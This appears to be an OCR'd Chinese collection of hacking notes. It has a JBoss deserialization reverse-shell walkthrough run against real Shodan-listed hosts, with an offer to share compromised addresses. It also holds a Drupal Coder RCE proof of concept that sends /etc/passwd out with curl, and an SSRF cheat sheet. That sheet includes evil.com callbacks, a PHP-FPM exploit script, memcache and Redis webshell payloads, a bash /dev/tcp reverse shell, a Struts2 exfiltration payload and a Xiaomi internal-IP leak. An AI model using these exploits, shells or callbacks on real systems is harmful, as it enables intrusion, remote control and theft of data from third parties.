
资源打包

JBOSS的部分已整理到github
https://github.com/Xyntax/JBoss-exp

- **Java_payload** 随风师傅给出的改良版exp和foxlove的项目代码
- **jbossexp.py** 一个利用脚本，用于发包
- **kiss10500.bin/kiss10501.bin** 我测试时生成的两个payload
- **shodan_data.xml** 从shodan拿了一些JBOSS服务的主机IP
- **shodan_data.xml_sorted** 整理后的url，用于批量poc

payload生成

1. 用eclipse打开**Java_payload**项目，按如下路径找到main.java



1. 代码很清晰，找到ip和端口的地方，填入自己机器上用于接受反弹shell的公网ip和port。然后下面的路径是生成payload的保存地址。

```
    }

    public static void main(String[] args) throws Exception {
        GeneratePayload(Reverse_Payload("139.129.132.xxx", 10501),
            "/home/xy/kiss10501.bin");
    }
```

1. 运行main.java不报错即可
2. 到指定路径检查payload文件是否已经生成

确定目标

在shodan_data.xml列表里找几个网站，放到sebug的照妖镜里测试一下是否存在漏洞。

https://www.sebug.net/monster/

有漏洞的结果是这个样子：

JBoss "Java 反序列化"过程远程命令执行漏洞

目标URL http://www.xddedu.com

验证码 ameu

开始检测

该目标存在 JBoss "Java 反序列化"过程远程命令执行漏洞

反弹shell

首先打开自己在公网接收shell的主机
使用以下命令监听端口，等待连接
`nc -lv 10501`

然后开启另一个命令行，使用python的发包脚本向目标机发送payload。

命令格式 `python jbossexp.py [url] [port] [payload]`

随后公网主机会接收到反弹的shell，如下图。

```
201 xy@kali:~/workspace/MyScript/Jboss$ python jbossexp.py http://218.247.135.151/ 8
0 kiss10501.bin
xy@kali:~/workspace/MyScript/Jboss$

D:\unis\4.2.2.GA-lams\bin>^C
root@iZ28g9kpnm3Z:~# nc -lv 10501
Connection from 218.247.135.151 port 10501 [tcp/*] accepted
Microsoft Windows [�汾 5.2.3790]
(C) ��Ȩ���� 1985-2003 Microsoft Corp.

G:\appian\bin\jboss\jboss-5.1.0.GA\bin>
```

注意

并不是所有sebug验证出漏洞的地址都能顺利反弹shell，经个人测试，成功率在50%-60%左右，请多加尝试！

可以邮箱联系我索取已经验证成功并拿到shell的地址。

参考

天上繁b，乃前辈所装，虽历历在目，仍不可尽数。向大牛们学习！

http://yaseng.org/java-unserialize-rce-and-jboss-rce.html?utm_source=tuicool&utm_medium=referral

http://www.nxadmin.com/penetration/1381.html

http://www.iswin.org/2015/11/13/Apache-CommonsCollections-Deserialized-Vulnerability/

https://www.sebug.net/vuldb/ssvid-89723

http://www.heysec.org/archives/156

http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#jboss

Drupal Coder 模块远程命令执行分析(SA-CONTRIB-2016-039)

作者：曾鸿坤@安恒安全研究院、黄伟杰@安恒安全研究院

背景：

今年7月13日，Drupal发布了一个高危漏洞公告（DRUPAL-SA-CONTRIB-2016-039），即Coder模块的远程代码执行(在没有启用模块的情况下，漏洞也可以被触发)。 但是这个模块不是Drupal默认自带的模块，所以影响范围有限。

Drupal的Coder模块主要有以下两个功能：

1、用来检查代码文件是否符合Drupal编码标准，是否兼容当前版本的Drupal API。
2、用来将旧模块升级至符合当前Drupal标准的模块。

影响范围：

Coder module 7.x-1.x versions prior to 7.x-1.3. Coder module 7.x-2.x versions prior to 7.x-2.6.

分析

测试环境：Drupal 7.50, Coder 7.x-2.5.

我们从网上找到个现有的POC (https://gist.github.com/Raz0r/7b7501cb53db70e7d60819f8eb9fcef5) 内容如下：

```
<?php
# Drupal module Coder Remote Code Execution (SA-CONTRIB-2016-039)

# https://www.drupal.org/node/2765575
# by Raz0r (http://raz0r.name)

$cmd = "curl -XPOST http://localhost:4444 -d @/etc/passwd";
$host = "http://localhost:81/drupal-7.12/";

$a = array(
    "upgrades" => array(
        "coder_upgrade" => array(
            "module" => "color",
            "files" => array("color.module")
        )
    ),
    "extensions" => array("module"),
    "items" => array (array("old_dir"=>"test; $cmd;", "new_dir"=>"test")),
    "paths" => array(
        "modules_base" => "../../../",
        "files_base" => "../../../../sites/default/files"
    )
);
$payload = serialize($a);
file_get_contents($host . "/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?file=data://text/plain;base64," . base64_encode($payload));
?>
```

但是在我们的环境下，上面POC无法正常使用。然后就开始了我们的修改POC和分析漏洞之路。

在文件/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php的开头，有这样两行代码：

```
set_error_handler("error_handler");
set_exception_handler("exception_handler");
```

导致后面代码碰到Warning后都会自动退出，所以整个POC之路有点曲折。

0. 我们先快速查找下导致命令注入的位置。

通过POC可知是从items[‘old_dir’]注入命令，所以我们跟踪$items这个变量，得到以下路线。

1）从coder_upgrade.run.php开始->$item变量进入coder_upgrade_start($upgrades, $extensions, $items)这个函数. 2）coder_upgrade_start函数声明在main.inc文件， 之后$items变成$item进入coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files)函数。3）coder_upgrade_make_patch_file函数声明在仍然在main.inc文件，最后$item内的old_dir和new_dir被取出，进入shell_exec(“diff -up -r {$old_dir} {$new_dir} > {$patch_filename}”);，从而导致命令注入。

1. 下面我们看coder_upgrade.run.php的代码：

```
...//ignore
$usage = array();
save_memory_usage('start', $usage);

define('DRUPAL_ROOT', getcwd());

ini_set('display_errors', 1);
ini_set('memory_limit', '128M');
ini_set('max_execution_time', 180);
set_error_handler("error_handler");
set_exception_handler("exception_handler");

$path = extract_arguments(); //1.1.即获取$_GET['file']
if (is_null($path)) {
  echo 'No path to parameter file';
  return 2;
}

// Load runtime parameters.
$parameters = unserialize(file_get_contents($path)); //1.2.此处到
下面三行实现变量覆盖
```

```
foreach ($parameters as $key => $variable) {
  $$key = $variable;
}
save_memory_usage('load runtime parameters', $usage);

// Set global variables (whose names do not align with extracted
 parameters).
$_coder_upgrade_variables = $variables; //1.3.此处$variables需要覆
盖，不然会产生未声明变量警告而退出。
$_coder_upgrade_files_base = $paths['files_base']; //1.4. $path
要覆盖，不然也会产生警告，下面两行同样情况。
$_coder_upgrade_libraries_base = $paths['libraries_base'];
$_coder_upgrade_modules_base = $paths['modules_base'];

// Load core theme cache.
$_coder_upgrade_theme_registry = array();
if (is_file($theme_cache)) { //1.5.$theme_cache需要覆盖
  $_coder_upgrade_theme_registry = unserialize(file_get_contents
($theme_cache));
}
save_memory_usage('load core theme cache', $usage);

// Load coder_upgrade bootstrap code.
$path = $_coder_upgrade_modules_base . '/coder/coder_upgrade';
$files = array(
  'coder_upgrade.inc',
  'includes/main.inc',
  'includes/utility.inc',
);
foreach ($files as $file) {
  require_once DRUPAL_ROOT . '/' . $path . "/$file"; //1.6.此处需
要正常包含文件，不能产生警告，POC里面的modules_base=>`../../../`，此时
的目录结构可以符合条件。
}

coder_upgrade_path_clear('memory'); //1.7.此处会将一些调试信息写入指
定文件，写入目录由POC里面的files_base指定，但是POC里面的`../../../../si
tes/default/files`，在我们的测试环境下，并没有这个目录，导致会产生警告而
退出，所以我们将它修改为coder模块的目录`../..`，这样也避免了环境不同而导致
POC不能使用。
```

```
print_memory_usage($usage);
coder_upgrade_memory_print('load coder_upgrade bootstrap code');

$success = coder_upgrade_start($upgrades, $extensions, $items);
//1.8.此处是关键，命令注入的入口。
```

所以要执行到coder_upgrade_start，同时满足上面分析的所有条件，POC已经被我们修改为：

```
$host = "http://localhost:82/";

$a = array(
    "upgrades" => array(
        "coder_upgrade" => array(
            "module" => "color",
            "files" => array("color.module")
        )
    ),
    "variables" => 1,
    "theme_cache" => 1,
    "extensions" => array("module"),
    "items" => array (array("old_dir"=>"test;touch 123;", "new_d
ir"=>"test")),
    "paths" => array(
        "modules_base" => "../../../",
        "files_base" => "../..",
        "libraries_base" => 1
    )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrad
e/scripts/coder_upgrade.run.php?file=data://text/plain;base64,"
. base64_encode($payload));
```

2. 接下来，我们看coder_upgrade_start函数的声明：

在/sites/all/modules/coder/coder_upgrade/includes/main.inc文件中：

```
function coder_upgrade_start($upgrades, $extensions, $items, $re
cursive = TRUE) {
  // Declare global variables.
  global $_coder_upgrade_log, $_coder_upgrade_debug, $_coder_upg
rade_module_name, $_coder_upgrade_replace_files, $_coder_upgrade
_class_files;

  // Check lists in case this function is called apart from form
 submit.
  if (!is_array($upgrades) || empty($upgrades)) {
    return FALSE;
  }
  if (!is_array($extensions) || empty($extensions)) {
    return FALSE;
  }
  if (!is_array($items) || empty($items)) {
    return FALSE;
  }

  $_coder_upgrade_log = TRUE;
  if ($_coder_upgrade_log) {
    // Clear the log file.
    coder_upgrade_path_clear('log');
    if (!variable_get('coder_upgrade_use_separate_process', FALSE
)) {
      coder_upgrade_path_clear('memory');
    }
    coder_upgrade_memory_print('initial');
  }
  // Set debug output preference.
  $_coder_upgrade_debug = variable_get('coder_upgrade_enable_deb
ug_output', FALSE);
  if ($_coder_upgrade_debug) {
    // Clear the debug file.
    coder_upgrade_path_clear('debug');
  }

  // Load code.
  coder_upgrade_load_code($upgrades); //2.1.我们调试到此处程序退出运
```

```
行，经分析是因为包含文件出错。这个函数可理解为:require(modules目录.$upgrades['coder_upgrade']['module'].$upgrades['coder_upgrade']['files'][0])，即包含模块目录下的某些文件。POC里面的意思是包含color模块下的color.module文件。但是可能还是因为环境不同，我们modules目录下并没有color这个模块，所以我们还是选择coder模块本身。
  coder_upgrade_load_parser();

  // Set file replacement parameter.
  $_coder_upgrade_replace_files = variable_get('coder_upgrade_replace_files', FALSE);
  // Initialize list of class files.
  $_coder_upgrade_class_files = array();

  // Loop on items.
  foreach ($items as $item) {
    $_coder_upgrade_module_name = '';
//    $_coder_upgrade_dirname = $item['old_dir'];

    if (!isset($_SERVER['HTTP_USER_AGENT']) || strpos($_SERVER['HTTP_USER_AGENT'], 'simpletest') === FALSE) {
      // Process the directory before conversion routines are applied.
      // Note: if user agent is not set, then this is being called from CLI.
      coder_upgrade_convert_begin($item);
    }

    // Call main conversion loop.
    coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive); //2.2.此处是修改完POC后另一处退出运行的地方，也是整个分析过程比较有意思的地方，跟踪函数(到第3点)。

    // Apply finishing touches to the directory.
    // Swap directories if files are replaced.
    $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
    coder_upgrade_convert_end($new_dir);

    // Make a patch file.
    coder_upgrade_make_patch_file($item, $_coder_upgrade_replace
```

```
_files);
  }

  return TRUE;
}
```

“2.1后”，我们的POC被修改为：

```
$host = "http://localhost:82/";

$a = array(
    "upgrades" => array(
        "coder_upgrade" => array(
            "module" => "coder",
            "files" => array("coder.module")
        )
    ),
    "variables" => 1,
    "theme_cache" => 1,
    "extensions" => array("module"),
    "items" => array (array("old_dir"=>"test;touch 123;", "new_d
ir"=>"test")),
    "paths" => array(
        "modules_base" => "../../../",
        "files_base" => "../..",
        "libraries_base" => 1
    )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrad
e/scripts/coder_upgrade.run.php?file=data://text/plain;base64,"
. base64_encode($payload));
```

3. 跟踪coder_upgrade_convert_dir函数：

```
function coder_upgrade_convert_dir($upgrades, $extensions, $item
, $recursive = TRUE) {
```

```
  global $_coder_upgrade_filename; // Not used by this module, b
ut other modules may find it useful.
  static $ignore = array(/*'.', '..', '.bzr', '.git', '.svn',*/
'CVS');
  global $_coder_upgrade_module_name, $_coder_upgrade_replace_fi
les;

  $dirname = $item['old_dir'];
  $new_dirname = $item['new_dir'];

  // Create an output directory we can write to.
  if (!is_dir($new_dirname)) { //3.1.此处会获取我们可控的new_dir，新
建一个目录
    mkdir($new_dirname);
    chmod($new_dirname, 0757);
  }
  else {
    coder_upgrade_clean_directory($new_dirname);
  }
  ...//ignore
  coder_upgrade_module_name($dirname, $item); //3.2.此处会scandir
($dirname)，如果$dirname目录不存在则会产生警告退出运行。dirname即POC里
的old_dir，我们需要old_dir为一个已经存在的目录，但是如果下面程序会对那个目
录下的文件产生其它操作，可能影响系统的正常功能。这时我们想到了上面3.1的创建
目录。只需new_dir和old_dir相同，scandir(old_dir)即可正常运行，还不会影
响系统其它文件。
  $_coder_upgrade_module_name = $item['module'] ? $item['module'
] : $_coder_upgrade_module_name;

  // Loop on files.
  $filenames = scandir($dirname . '/');//3.3.此处同3.2
  foreach ($filenames as $filename) {
    $_coder_upgrade_filename = $dirname . '/' . $filename;
    if (is_dir($dirname . '/' . $filename)) {
      if (substr(basename($filename), 0, 1) == '.' || in_array(b
asename($filename), $ignore)) {
        // Ignore all hidden directories and CVS directory.
        continue;
      }
      $new_filename = $filename;
```

```
      // Handle D6 conversion item #79.
      if ($filename == 'po') {
        $new_filename = 'translations';
      }
      if ($recursive) {
        // TODO Fix this!!!
        $new_item = array(
          'name' => $item['name'],
          'old_dir' => $dirname . '/' . $filename,
          'new_dir' => $new_dirname . '/' . $filename,
        );
        coder_upgrade_convert_dir($upgrades, $extensions, $new_i
tem, $recursive);
        // Reset the module name.
        $_coder_upgrade_module_name = $item['module'];
      }
    }
    elseif (in_array($extension = pathinfo($filename, PATHINFO_E
XTENSION), array_keys($extensions))) {
      copy($dirname . '/' . $filename, $new_dirname . '/' . $fil
ename);
      if ($extension == 'php' && substr($filename, -8) == '.tpl.
php') {
        // Exclude template files.
        continue;
      }
      coder_upgrade_log_print("\n*************************");
      coder_upgrade_log_print('Converting the file => ' . $filen
ame);
      coder_upgrade_log_print("*************************");
      coder_upgrade_convert_file($dirname . '/' . $filename, $ne
w_dirname . '/' . $filename, $_coder_upgrade_replace_files);
    }
    elseif (in_array($extension, array('inc', 'install', 'module'
, 'php', 'profile', 'test', 'theme', 'upgrade'))) {
      copy($dirname . '/' . $filename, $new_dirname . '/' . $fil
ename);
      // Check for a class declaration for use in the info file.
      coder_upgrade_class_check($new_dirname . '/' . $filename);
    }
```

```
    else {
      copy($dirname . '/' . $filename, $new_dirname . '/' . $fil
ename);
    }
  }
}
```

“3.3后”，POC修改为：

```
$host = "http://localhost:82/";

$a = array(
    "upgrades" => array(
        "coder_upgrade" => array(
            "module" => "coder",
            "files" => array("coder.module")
        )
    ),
    "variables" => 1,
    "theme_cache" => 1,
    "extensions" => array("module"),
    "items" => array (array("old_dir"=>"test;touch 123;", "new_d
ir"=>"test;touch 123;")),
    "paths" => array(
        "modules_base" => "../../../",
        "files_base" => "../..",
        "libraries_base" => 1
    )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrad
e/scripts/coder_upgrade.run.php?file=data://text/plain;base64,"
. base64_encode($payload));
```

我们回到2的coder_upgrade_start函数，此时我们已经可以进入coder_upgrade_make_patch_file函数，下面看coder_upgrade_make_patch_file函数的声明：

```
function coder_upgrade_make_patch_file($item, $_coder_upgrade_re
place_files = FALSE) {
  // Patch directory.
  $patch_dir = coder_upgrade_directory_path('patch');

  // Make a patch file.
  coder_upgrade_log_print("\n*************************");
  coder_upgrade_log_print('Creating a patch file for the directo
ry => ' . $item['old_dir']);
  coder_upgrade_log_print("*************************");
  $patch_filename = $patch_dir . $item['name'] . '.patch'; //4.1
.此处还有一个$item['name']在POC里面没有声明，所以程序到这里还是会退出运行
，所以我们只需最后再修改下POC。
  // Swap directories if files are replaced.
  $old_dir = $_coder_upgrade_replace_files ? $item['new_dir'] :
$item['old_dir'];
  $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] :
$item['new_dir'];
  coder_upgrade_log_print("Making patch file: diff -up -r {$old_
dir} {$new_dir} > {$patch_filename}");
  shell_exec("diff -up -r {$old_dir} {$new_dir} > {$patch_filena
me}");

  // Remove the path strings from the patch file (for usability
purposes).
  $old1 = $old_dir . '/';
  $new1 = $new_dir . '/';
  $contents = file_get_contents($patch_filename);
  file_put_contents($patch_filename, str_replace(array($old1, $n
ew1), '', $contents));
}
```

我们最终POC为：

```
$host = "http://localhost:82/";

$a = array(
    "upgrades" => array(
        "coder_upgrade" => array(
            "module" => "coder",
            "files" => array("coder.module")
        )
    ),
    "variables" => 1,
    "theme_cache" => 1,
    "extensions" => array("module"),
    "items" => array (array("old_dir"=>"test;touch 123;", "new_d
ir"=>"test;touch 123;", "name"=>1)),
    "paths" => array(
        "modules_base" => "../../../",
        "files_base" => "../..",
        "libraries_base" => 1
    )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrad
e/scripts/coder_upgrade.run.php?file=data://text/plain;base64,"
. base64_encode($payload));
```

SSRF

SSRF Tips

SSRF PHP function

```
file_get_contents()
fsockopen()
curl_exec()
```

URL schema support

SFTP

```
http://0cx.cc/ssrf.php?url=sftp://evil.com:11111/
```

```
evil.com:$ nc -v -l 11111
Connection from [192.168.0.10] port 11111 [tcp/*] accepted (fami
ly 2, sport 36136)
SSH-2.0-libssh2_1.4.2
```

Dict

```
http://0cx.cc/ssrf.php?dict://attacker:11111/
```

```
evil.com:$ nc -v -l 11111
Connection from [192.168.0.10] port 11111 [tcp/*] accepted (fami
ly 2, sport 36136)
CLIENT libcurl 7.40.0
```

gopher

```
// http://0cx.cc/ssrf.php?url=http://evil.com/gopher.php
<?php
        header('Location: gopher://evil.com:12346/_HI%0AMultilin
e%0Atest');
?>
```

```
evil.com:# nc -v -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
Connection from [192.168.0.10] port 12346 [tcp/*] accepted (fami
ly 2, sport 49398)
HI
Multiline
test
```

TFTP

```
http://0cx.cc/ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET
```

```
evil.com:# nc -v -u -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
TESTUDPPACKEToctettsize0blksize512timeout6
```

file

```
http://0cx.cc/redirect.php?url=file:///etc/passwd
```

ldap

```
http://0cx.cc/redirect.php?url=ldap://localhost:11211/%0astats%0
aquit
```

PHP-FPM

PHP-FPM universal SSRF bypass safe_mode/disabled_functions/o exp

```
#!/usr/bin/ruby
# coding: ASCII-8BIT

# Exploit Title: PHP-FPM universal SSRF bypass safe_mode/disable
d_functions/open_basedir/etc
# redefine any php.ini values, not specified in php_admin_value
# SSRF - Server Side Request Forgery
# additional info about techinuque: http://www.slideshare.net/d0
znpp/ssrf-attacks-and-sockets-smorgasbord-of-vulnerabilities
# Google Dork: not relevant
# Date: 21/11/12
# Exploit Author: @ONsec_lab http://lab.onsec.ru
# Vendor Homepage: php.net fastcgi.com
# Software Link: php-fpm.org
# Version: all
# Tested on: all
# CVE : not a vuln (bug by design)

require 'socket'
require 'base64'


class FCGIRecord

  class BeginRequest < FCGIRecord
    def initialize( id)
      @id = id
      @type = 1
      @data = "\x00\x01\x00\x00\x00\x00\x00\x00"
    end
  end

  class Params < FCGIRecord
    def initialize( id, params = {})
      @id = id
      @type = 4
      @data = ""
      params.each do |k,v|
        @data << [ k.to_s.length, (1<<31) | v.to_s.length ].pack
( "CN")
```

```
        @data << k.to_s
        @data << v.to_s
      end
    end
  end


  def initialize( id, type)
    @id = id
    @type = type
    @data = ""
  end

  def to_s
    packet = "\x01%c%c%c%c%c\x00" % [
      type,
      id / 256, id % 256,
      data.length / 256, data.length % 256,
      data.length % 8
    ]
    packet << data
    packet << "\x00" * (data.length % 8)
  end

  private
  attr_reader :id, :type, :data
end


if ARGV.count < 3 or ARGV.count > 4
  STDERR.write "Usage: #{$0} ( -u /path/to/socket | addr port )
[ /path/to/any/exists/file.php ] 'some php code to execute'\n"
  exit 1
end


script = ARGV.count == 4 ? ARGV[2] : "/usr/share/php/PEAR.php"
command = Base64.encode64(ARGV.last.strip).strip.gsub( '=', '%3d'
).gsub( '/', '%2f')
```

```
packet = ""
packet << FCGIRecord::BeginRequest.new( 1).to_s
packet << FCGIRecord::Params.new( 1,
                                  "SERVER_NAME" => "localhost",
                                  "REQUEST_METHOD" => "GET",
                                  "SCRIPT_FILENAME" => script,
                                  "PHP_ADMIN_VALUE" => [
                                      "allow_url_fopen=On",
                                      "allow_url_include=On",
                                      "disable_functions=Off",
                                      "open_basedir=Off",
                                      "display_errors=On",
                                      "safe_mode=Off",
                                      "short_open_tag=On",
                                      "auto_prepend_file=data:,%
3c%3f%20eval%28base64_decode%28%22#{command}%22%29%29%3f%3e"
                                      ].join( "\n")
                                  ).to_s
packet << FCGIRecord::Params.new( 1).to_s
packet << FCGIRecord.new( 1, 5).to_s

#print packet.split('').map{ |c| '\x%02x' % c[0].ord }.join


fcgisock = ARGV[0] == '-u' ? UNIXSocket.new( ARGV[1]) : TCPSocke
t.new( ARGV[0], ARGV[1])
fcgisock.write( packet)

puts fcgisock.read
```

SSRF memcache Getshell

Generate serialize

```
<?php
    $code=array('global_start'=>'@eval($_REQUEST[\'eval\']);');
    echo serialize($code)."\n".strlen(serialize($code));
```

Output

```
a:1:{s:12:"global_start";s:25:"@eval($_REQUEST['eval']);";} //序列化数据
59  //字符串长度
```

webshell.php

```
<?php
//gopher可以换成如上其它方式
    header('Location: gopher://[target ip]:11211/_%0d%0aset ssrf test 1 0 147%0d%0aa:2:{s:6:"output";a:1:{s:4:"preg";a:2:{s:6:"search";s:5:"/.*/e";s:7:"replace";s:33:"eval(base64_decode($_POST[ccc]));";}}s:13:"rewritestatus";i:1;}%0d%0a');
?>
```

back.php

```
<?php
    header('Location: gopher://192.168.10.12:11211/_%0d%0adelete ssrftest%0d%0a');
?>
```

example Discuz

open the website

```
http://bbs.0cx.cc/forum.php?mod=ajax&action=downremoteimg&message=[img]http://myvps/webshell.php?logo.jpg[/img]
http://bbs.0cx.cc/forum.php?mod=ajax&inajax=yes&action=getthreadtypes
```

clear data

```
http://bbs.0cx.cc/forum.php?mod=ajax&action=downremoteimg&message=[img]http://myserver/back.php?logo.jpg[/img]
```

backdoor url

```
http://bbs.0cx.cc/data/cache/hello.php
```

SSRF Redis Getshell

Generate serialize

```
<?php
    $a['output']['preg']['search']['plugins'] = '/.*/e';
    $a['output']['preg']['replace']['plugins'] = '@eval($_POST['c
']);';
    $a['rewritestatus']=1;
    $setting = serialize($a);
    echo $setting."\n".strlen($setting);
?>
```

Output

```
a:2:{s:6:"output";a:1:{s:4:"preg";a:2:{s:6:"search";a:1:{s:7:"pl
ugins";s:5:"/.*/e";}s:7:"replace";a:1:{s:7:"plugins";s:19:"@eval
($_POST["c"]);";}}}s:13:"rewritestatus";i:1;}     //序列化数据
173     //字符串长度
```

example Discuz

Open website

```
http://192.168.80.116/forum.php?mod=ajax&action=downremoteimg&me
ssage=[img=1,1]http://you-vps-ip/ssrf.php?.jpg[/img]&formhash=81
8c8f44
```

Backdoor website

```
http://192.168.80.116/forum.php?mod=ajax&inajax=yes&action=getth
readtypes
```

FFmpeg

cat test.jpg

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://example.org/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
subfile
```

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://localhost/header.m3u8|subfile,,start,0,end,64,,://
/etc/passwdconcat:http://localhost/header.m3u8|subfile,,start,64
,end,128,,:///etc/passwdconcat:http://localhost/header.m3u8|subf
ile,,start,128,end,256,,:///etc/passwdconcat:http://localhost/he
ader.m3u8|subfile,,start,256,end,512,,:///etc/passwd
#EXT-X-ENDLIST
```

PostgreSQL

Exploit

```
> SELECT dblink_send_query('host=127.0.0.1 dbname=quit user=\'\n
stats\n\' password=1 port=11211 sslmode=disable','select
version();');
```

MongoDB

Exploit

```
> db.copyDatabase("\1\2\3\4\5\6\7",'test','localhost:8000')
> nc -l 8000 | hexdump -C
> db.copyDatabase(“\nstats\nquit”,’test’,’localhost:11211’)
```

CouchDB

exploit

```
http://localhost:5984/_users/_all_docs
```

```
HTTP/1.1 200 OK
Server: CouchDB/1.2.0 (Erlang OTP/R15B01)
ETag: "BD1WV12007V05JTG4X6YHIHCA"
Date: Tue, 18 Dec 2012 21:39:59 GMT
Content-Type: text/plain; charset=utf-8
Cache-Control: must-revalidate

{"total_rows":1,"offset":0,"rows":[
{"id":"_design/_auth","key":"_design/_auth","value":{"rev":"1-a8
cfb993654bcc635f126724d39eb930"}}
]}
Attacker could also send requests from CouchDB server to intrane
t by using replication function
```

```
POST http://couchdb:5984/_replicate
Content-Type: application/json
Accept: application/json

{
    "source" : "recipes",
    "target" : "http://ssrf-me:11211/recipes",
}
```

Jboss

Jbosss POC

```
/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:servi
ce=MainDeployer&methodIndex=17&arg0=http://our_public_internet_s
erver/utils/cmd.war
```

写入shell

```
http://target.com/ueditor/jsp/getRemoteImage.jsp
POST:
upfile=http://10.0.0.1:8080/jmx-console/HtmlAdaptor?action=invok
eOp%26name=jboss.system%3Aservice%3DMainDeployer%26methodIndex=3
%26arg0=http%3A%2F%2F远端地址%2Fhtml5.war%23.jpg
```

```
http://target.com/ueditor/jsp/getRemoteImage.jsp
POST:
upfile=http://内网IP:8080/html5/023.jsp%23.jpg
```

reverse shell

```
bash -i >& /dev/tcp/123.45.67.89/9999 0>&1
```

Weblogic

gopher.php

```
<?php
   header("Location:gopher://vps-ip:2333/_test");
?>
```

vuln website

```
https://example.com/uddiexplorer/SearchPublicRegistries.jsp
POST:
operator=http://vps-ip/gopher.php&rdoSearch=name&txtSearchname=s
df&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmi
t=Search
vps
```

```
> nc -lvv 2333
Connection from xx.xx.xx.xx port 2333 [tcp/snapp] accepted
```

Local File Read

http://www.xxx.com/redirect.php?url=file:///etc/passwd
http://www.xxx.com/redirect.php?url=file:///C:/Windows/win.ini

Bool SSRF

Struts2-016 POC

```
?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{'command'})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew%20java.io.BufferedReader(%23c),%23t%3d%23d.readLine(),%23u%3d"http://SERVER/result%3d".concat(%23t),%23http%3dnew%20java.net.URL(%23u).openConnection(),%23http.setRequestMethod("GET"),%23http.connect(),%23http.getInputStream()}
```

//修改SERVER为你vps地址,返回结果在access.log中查看

SSRF Proxy

SSRF_Proxy

```
https://github.com/bcoles/ssrf_proxy
```

ssrfsocks

```
https://github.com/iamultra/ssrfsocks
```

小米某处SSRF漏洞(可内网SHELL 附多线程Fuzz脚本)

1 存在漏洞位置，Discuz 论坛SSRF漏洞

http://www.miui.com/forum.php?mod=ajax&action=downremoteimg&message=[img]http://fuzz.wuyun.com/302.php?data=helo.jpg[/img]

2 服务器支持dict、ftp、http协议

http://www.miui.com/forum.php?mod=ajax&action=downremoteimg&message=[img]http://fuzz.wuyun.com/302.php?s=dict%26ip=fuzz.wuyun.com%26port=8080%26data=helo.jpg[/img]

3 通过信息泄露找到内网地址

phpinfo() 泄露服务器ip地址 http://game.xiaomi.com/activity/info.php

```
_SERVER["SERVER_ADDR"]    10.105.44.71
_SERVER["SERVER_PORT"]    8080
_SERVER["SERVER_NAME"]    g.mi.com
_SERVER["REDIRECT_STATUS"]    200
_SERVER["SCRIPT_FILENAME"]    /home/work/game.xiaomi.com/activity/info.php
_SERVER["HTTP_HOST"]    game.xiaomi.com
```

_SERVER["CONTENT_LENGTH"]	no value
_SERVER["SCRIPT_NAME"]	/activity/info.php
_SERVER["REQUEST_URI"]	/activity/info.php
_SERVER["DOCUMENT_URI"]	/activity/info.php
_SERVER["DOCUMENT_ROOT"]	/home/work/game.xiaomi.com
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_SOFTWARE"]	nginx/1.4.7
_SERVER["REMOTE_ADDR"]	1[illegible]
_SERVER["REMOTE_PORT"]	53333
_SERVER["SERVER_ADDR"]	10.105.44.71
_SERVER["SERVER_PORT"]	8080
_SERVER["SERVER_NAME"]	g.mi.com
_SERVER["REDIRECT_STATUS"]	200
_SERVER["SCRIPT_FILENAME"]	/home/work/game.xiaomi.com/activity/info.php
_SERVER["HTTP_HOST"]	game.xiaomi.com
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0
